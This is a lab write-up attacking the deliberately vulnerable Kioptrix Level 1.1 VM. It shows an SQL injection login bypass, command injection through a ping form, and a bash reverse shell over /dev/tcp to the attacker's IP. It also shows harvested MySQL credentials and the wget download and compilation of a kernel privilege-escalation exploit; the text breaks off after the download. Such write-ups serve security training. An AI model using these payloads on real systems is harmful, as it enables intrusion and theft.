

[VulnHub] Kioptrix: Level 1.1 (#2)

Date: 28/Sep/2019

Categories: oscp, vulnhub, linux

Tags: exploit_sqli, exploit_cmdexec, privesc_kernel_ipappend

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1.1 \(#2\)](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.0.52 ((CentOS)): [exploit_sqli](#), [exploit_cmdexec](#), [privesc_kernel_ipappend](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Sep 27 18:16:48 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.kioptrix2/results/192.168.92.182/scans/_quick_tcp_nmap.txt
   ↳ -oX
   ↳ /root/toolbox/writeups/vulnhub.kioptrix2/results/192.168.92.182/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.182
2 Nmap scan report for 192.168.92.182
3 Host is up, received arp-response (0.0025s latency).
4 Scanned at 2019-09-27 18:16:48 PDT for 15s
5 Not shown: 993 closed ports
6 Reason: 993 resets
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 3.9p1 (protocol 1.99)
9 | ssh-hostkey:
10 |   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
11 |   1024 35
   ↳ 149174282886581624883868648302761292182406879108668063702143177994710569161669502445416601666211201346
12 |   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
13 | ssh-dss AAAAB3NzaC1kc3MAAACBAOWJ2N2BPBPmOHxCi630ZxHtTNMh+
   ↳ uVkeYcKkVNxavZkcJdpfFTOGZp054sj27mVZVtCeNMHhzaUpvRisn/ch4k4plLd1m8HACAVPtcgRrshCzb7wzQikrP
   ↳ +byCVypEORpkQcDya+ngDMVzrkA+9KQSR/5W6BjldLW60A5oZgyfvAAAAFQC/
   ↳ iRZe4LlaYXwHvYYDpjnoCPY3xQAAAIbKFG1/zr/u1JxCV8a9dIAMIE0rkOjYtwvpDCdBre450ruoLII/
   ↳ hsparzdJs898SMWX1kEzigzUdtobDVT8nWdJAVRHCM8ruy4IQYIdtjYowXD7hxZTy/F0x0siTRWBYMQPe8lW1oA+
   ↳ xabqlnCO3ppjmBecVlCWEmoeefnGWAKxwAAAAIAKajcioQiMDYW7veV13Yjmag6wyIia9+
   ↳ V9a08JmgMi3cNr04VlOFF+
   ↳ n70IZ5QYvpSKcQgRzwnYlEW5juV0Xh96m2g3rqEvDd4kTttCDl0ltPgP6q6Z8JI0IGzcIGYBy6UWdIxj9D7F2ccc7fAM2o22
   ↳ +qgFp+FFiLeFDVbRhYz4sg==
14 |   1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
15 |_ssh-rsa
   ↳ AAAAB3NzaC1yc2EAAAABIwAAAIEA4j5XFFw9Km2yphjpu1gzDBglGSpMxtR8z0vpH9gUbOMXXbCQeXgOK3rs4cs/
   ↳ j75G54jALm99Ky7tgToNaEuxmQmwnpYk9bntoDu9SkiT/hPZdOwq40yrfWIHzlUNWTPY3okTdf/
   ↳ YNUAdl4NOBOYbf0x/dsAdHHqSWnvZmruFA6M=
16 |_sshv1: Server supports SSHv1
17 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
18 | http-methods:
19 |_ Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.0.52 (CentOS)
21 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
22 111/tcp   open  rpcbind   syn-ack ttl 64 2 (RPC #100000)
23 | rpcinfo:
24 |   program version  port/proto  service
25 |   100000  2             111/tcp    rpcbind
26 |   100000  2             111/udp    rpcbind
27 |   100024  1             622/udp    status
28 |_ 100024  1             625/tcp    status
29 443/tcp   open  ssl/http  syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
30 | http-methods:
31 |_ Supported Methods: GET HEAD POST OPTIONS
32 |_http-server-header: Apache/2.0.52 (CentOS)
33 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
34 | ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
   ↳ stateOrProvinceName=SomeState/countryName=---/localityName=SomeCity/organizationalUnitName=
   ↳ SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
```

```

35 | Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/
   | ↪ stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/organizationalUnitName=
   | ↪ SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
36 | Public Key type: rsa
37 | Public Key bits: 1024
38 | Signature Algorithm: md5WithRSAEncryption
39 | Not valid before: 2009-10-08T00:10:47
40 | Not valid after: 2010-10-08T00:10:47
41 | MD5: 01de 29f9 fbfb 2eb2 beaf e624 3157 090f
42 | SHA-1: 560c 9196 6506 fb0f fb81 66b1 ded3 ac11 2ed4 808a
43 | -----BEGIN CERTIFICATE-----
44 | MIIEDDCCA3WgAwIBAgIBADANBgkqhkiG9w0BAQQFADCBuzELMAkGA1UEBhMCLS0x
45 | EjAQBgNVBAGTCVNvbWVtZGF0ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoT
46 | EFNvbWVpcmdhbml6YXRpb24xHzAdBgNVBAsTF1NvbWVpcmdhbml6YXRpb25hbFVu
47 | aXQxHjAcBgNVBAMTFWxvY2Fsag9zdC5sb2NhbGRvbWVpbjEpMCCGCSqGSIb3DQEJ
48 | ARYacm9vdEBsb2NhbGhvc3QubG9jYWxkb21haW4wHhcNMDkxMDA4MDAxMDQ3WhcN
49 | MTAxMDA4MDAxMDQ3WjCBuzELMAkGA1UEBhMCLS0xHjAcBgNVBAGTCVNvbWVtZGF0
50 | ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoTEFNvbWVpcmdhbml6YXRpb24x
51 | HzAdBgNVBAsTF1NvbWVpcmdhbml6YXRpb25hbFVuaXQxHjAcBgNVBAMTFWxvY2Fs
52 | ag9zdC5sb2NhbGRvbWVpbjEpMCCGCSqGSIb3DQEJARYacm9vdEBsb2NhbGhvc3Qu
53 | bG9jYWxkb21haW4wZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAN4duNVER4aL
54 | TUfsjacXKcCaRs1oTxsDNTIxp7SV2PDD+mBY5shsXt/FMG7Upf4g605+W6ZEhfB
55 | WpLXonDFaRixxn4AGSOLg8q20kUt9p2HZufaSLSwfSwJ+CTMwYtN8AU0jhf3r0y8
56 | jr+jjEU0HT404YXcnDRvbIUeHKedPPsTAgMBAAGjggEcMIIBGDAdBgNVHQ4EFgQU
57 | QAs+OwqZiYsWC1Q2ZBav2uPP/mAwgegGA1UdIwSB4DCB3YAUQAs+OwqZiYsWC1Q2
58 | ZBav2uPP/mChgcGkgb4wgbxszCzAJBgNVBAYTAi0tMRIwEAYDVQQIEw1Tb211U3Rh
59 | dGUxETAPBgNVBACTCFNvbWVtZGF0ZXR5MRkwFwYDVQQKEwBTb211T3JnYW5pemF0aW9u
60 | MR8wHQYDVQQLExZTb211T3JnYW5pemF0aW9uYXVmbml0MR4wHAYDVQQDEwVsb2Nh
61 | bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
62 | LmxvY2FsZG9tYWluc2VtZGF0ZTERMA8GA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEBBQADgYEA
63 | Hvq7KPeUTn36Sz/Au95TmC7aSkhIkGVHMRGhWe7KTEflqQffYTqJOS4xsu/FxDRy
64 | 9IG0apsyILGEx57apuCYJW3tpwMURpUXu/x9g3LM+VghiH0XxM0fbueVhqWZ+yP8
65 | LisR0r5u+FeGOBBIINampWUX2xEdB4p97WyzP03rEQU=
66 | -----END CERTIFICATE-----
67 | _ssl-date: 2019-09-27T22:07:26+00:00; -3h09m37s from scanner time.
68 | sslv2:
69 |   SSLv2 supported
70 |   ciphers:
71 |     SSL2_RC4_128_EXPORT40_WITH_MD5
72 |     SSL2_RC2_128_CBC_WITH_MD5
73 |     SSL2_DES_64_CBC_WITH_MD5
74 |     SSL2_RC4_64_WITH_MD5
75 |     SSL2_RC4_128_WITH_MD5
76 |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
77 |     SSL2_DES_192_EDE3_CBC_WITH_MD5
78 | 625/tcp open status syn-ack ttl 64 1 (RPC #100024)
79 | 631/tcp open ipp syn-ack ttl 64 CUPS 1.1
80 | http-methods:
81 |   Supported Methods: GET HEAD OPTIONS POST PUT
82 | _ Potentially risky methods: PUT
83 | _http-server-header: CUPS/1.1
84 | _http-title: 403 Forbidden
85 | 3306/tcp open mysql syn-ack ttl 64 MySQL (unauthorized)
86 | MAC Address: 00:0C:29:DD:3C:B5 (VMware)
87 |
88 | Host script results:

```

```
89 |_clock-skew: mean: -3h09m37s, deviation: 0s, median: -3h09m37s
```

```
90
```

```
91 Read data files from: /usr/bin/./share/nmap
```

```
92 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
93 # Nmap done at Fri Sep 27 18:17:03 2019 -- 1 IP address (1 host up) scanned in 15.14 seconds
```

2. We find a login form served at 80/tcp. Within HTML comments we find reference to a possible username admin and successfully login using SQL injection:

```
1 admin/' or 1=1 -- -
```




Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2

3. Once logged in, we find a web administration console with a text input field to accept an IP address. The web

console will POST this IP to the `pingit.php` script that runs a `ping` query against this IP and shows result:




Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 3.9p1 (protocol 1.99)
2	80/tcp		http		Apache httpd 2.0.52 ((CentOS))
3	111/tcp		rpcbind		2 (RPC #100000)
4	443/tcp		ssl/http		Apache httpd 2.0.52 ((CentOS))
5	625/tcp		status		1 (RPC #100024)
6	631/tcp		ipp		CUPS 1.1
7	3306/tcp		mysql		MySQL (unauthorized)

Phase #2: Exploitation

1. We try to inject additional command after the IP using a ; as separator and get results back:

```
1 8.8.8.8 ; uname -a
```




Figure 6: writeup.exploitation.steps.1.1




Figure 7: writeup.exploitation.steps.1.2

2. We can also run commands without providing the IP which makes it a little faster to get results back:

```
1 ; uname -a
```




Figure 8: writeup.exploitation.steps.2.1




Figure 9: writeup.exploitation.steps.2.2

3. We try to use Python to get a reverse shell connection but it fails. We fallback on Bash reverse shell and it works:

```
1 nc -nlvp 443
2 ; bash -i >& /dev/tcp/192.168.92.183/443 0>&1
```

```
; uname -a ; id ; pwd ; which python
```

```
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
/var/www/html
/usr/bin/python
```

Figure 10: writeup.exploitation.steps.3.1

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	<input type="text" value="i >& /dev/tcp/192.168.92.183/443 0>&1"/> <input type="button" value="submit"/>

Figure 11: writeup.exploitation.steps.3.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.182] 32832
bash: no job control in this shell
bash-3.00$
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$
bash-3.00$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:DD:3C:B5
          inet addr:192.168.92.182  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:695106 errors:16 dropped:72 overruns:0 frame:0
          TX packets:647251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77457955 (73.8 MiB)  TX bytes:136053412 (129.7 MiB)
          Interrupt:177 Base address:0x2000
```

Figure 12: writeup.exploitation.steps.3.3

Phase #2.5: Post Exploitation


```
1  apache@kioptrix.level2> id
2  uid=48(apache) gid=48(apache) groups=48(apache)
3  apache@kioptrix.level2>
4  apache@kioptrix.level2> uname
5  Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
6  apache@kioptrix.level2>
7  apache@kioptrix.level2> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:0C:29:DD:3C:B5
9         inet addr:192.168.92.182  Bcast:192.168.92.255  Mask:255.255.255.0
10        inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
11        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12        RX packets:695106 errors:16 dropped:72 overruns:0 frame:0
13        TX packets:647251 errors:0 dropped:0 overruns:0 carrier:0
14        collisions:0 txqueuelen:1000
15        RX bytes:77457955 (73.8 MiB)  TX bytes:136053412 (129.7 MiB)
16        Interrupt:177 Base address:0x2000
17  apache@kioptrix.level2>
18  apache@kioptrix.level2> users
19  root
```

Phase #3: Privilege Escalation

1. We try the usuals (crontab|setuid|chkrootkit|etc.) but do not find anything interesting. While exploring the current directory, we find that `/var/www/html/index.php` file has hardcoded MySQL credentials for user john:

```
1 head /var/www/html/index.php
2 mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
```

```
bash-3.00$ pwd
/var/www/html
bash-3.00$
bash-3.00$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root  199 Oct  8  2009 pingit.php
bash-3.00$
bash-3.00$ head index.php
<?php
mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
//print "Connected to MySQL<br />";
mysql_select_db("webapp");

if ($_POST['uname'] != ""){
    $username = $_POST['uname'];
    $password = $_POST['psw'];
    $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
    //print $query."<br>";
}
bash-3.00$
```

Figure 13: writeup.privesc.steps.1.1

2. We find web application password hashes for users admin and john from the users table within webapp database:

```
1 mysql -h localhost -u john -p
2 show databases;
3 use webapp;
4 show tables;
5 select * from users;
```

```
bash-3.00$ mysql -h localhost -u john -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1030 to server version: 4.1.22

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| mysql    |
| test     |
| webapp   |
+-----+
3 rows in set (0.01 sec)
```

Figure 14: writeup.privesc.steps.2.1

```
mysql> use webapp;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_webapp |
+-----+
| users             |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin   | 5afac8d85f |
| 2 | john    | 661ajGGbla |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

Figure 15: writeup.privesc.steps.2.2

3. From the `/etc/redhat-release` file we find that the target system is CentOS release 4.5 (Final):

```
1 cat /etc/redhat-release
```

```
bash-3.00$ ls -l /etc/*release
-rw-r--r-- 1 root root 27 May  5 2007 /etc/redhat-release
bash-3.00$
bash-3.00$ cat /etc/redhat-release
CentOS release 4.5 (Final)
bash-3.00$
```

Figure 16: writeup.privesc.steps.3.1

4. We find an exploit for this CentOS release using searchsploit:

```
1 searchsploit linux kernel centos 4.5
2   Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) -
   ↳ 'ip_append_data()' Ring0 Privilege Escalation (1) | exploits/linux_x86/local/9542.c
```

5. We transfer this exploit file to the target system, compile it using gcc and execute it to get elevated access:

```
1 sharehttp 9999
2 cd /tmp
3 wget http://192.168.92.183:9999/9542.c
4 gcc -o 9542 9542.c
5 ./9542
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 # sharehttp 9999
http://192.168.92.183:9999/192.168.92.182-443.png
http://192.168.92.183:9999/192.168.92.182-80.png
http://192.168.92.183:9999/9542.c
http://192.168.92.183:9999/passwd
http://192.168.92.183:9999/results
http://192.168.92.183:9999/screenshot.html
http://192.168.92.183:9999/writeup.yml
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.92.182 - - [28/Sep/2019 18:16:47] "GET /9542.c HTTP/1.0" 200 -
192.168.92.182 - - [28/Sep/2019 18:16:52] "GET /9542.c HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 #

```

Figure 17: writeup.privesc.steps.5.1

```

bash-3.00$ wget http://192.168.92.183:9999/9542.c
--21:00:36-- http://192.168.92.183:9999/9542.c
=> `9542.c'
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]
9542.c: Permission denied

Cannot write to `9542.c' (Permission denied).
bash-3.00$
bash-3.00$
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.92.183:9999/9542.c
--21:00:42-- http://192.168.92.183:9999/9542.c
=> `9542.c'
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]

0K .. 100% 360.08 MB/s

21:00:42 (360.08 MB/s) - `9542.c' saved [2643/2643]
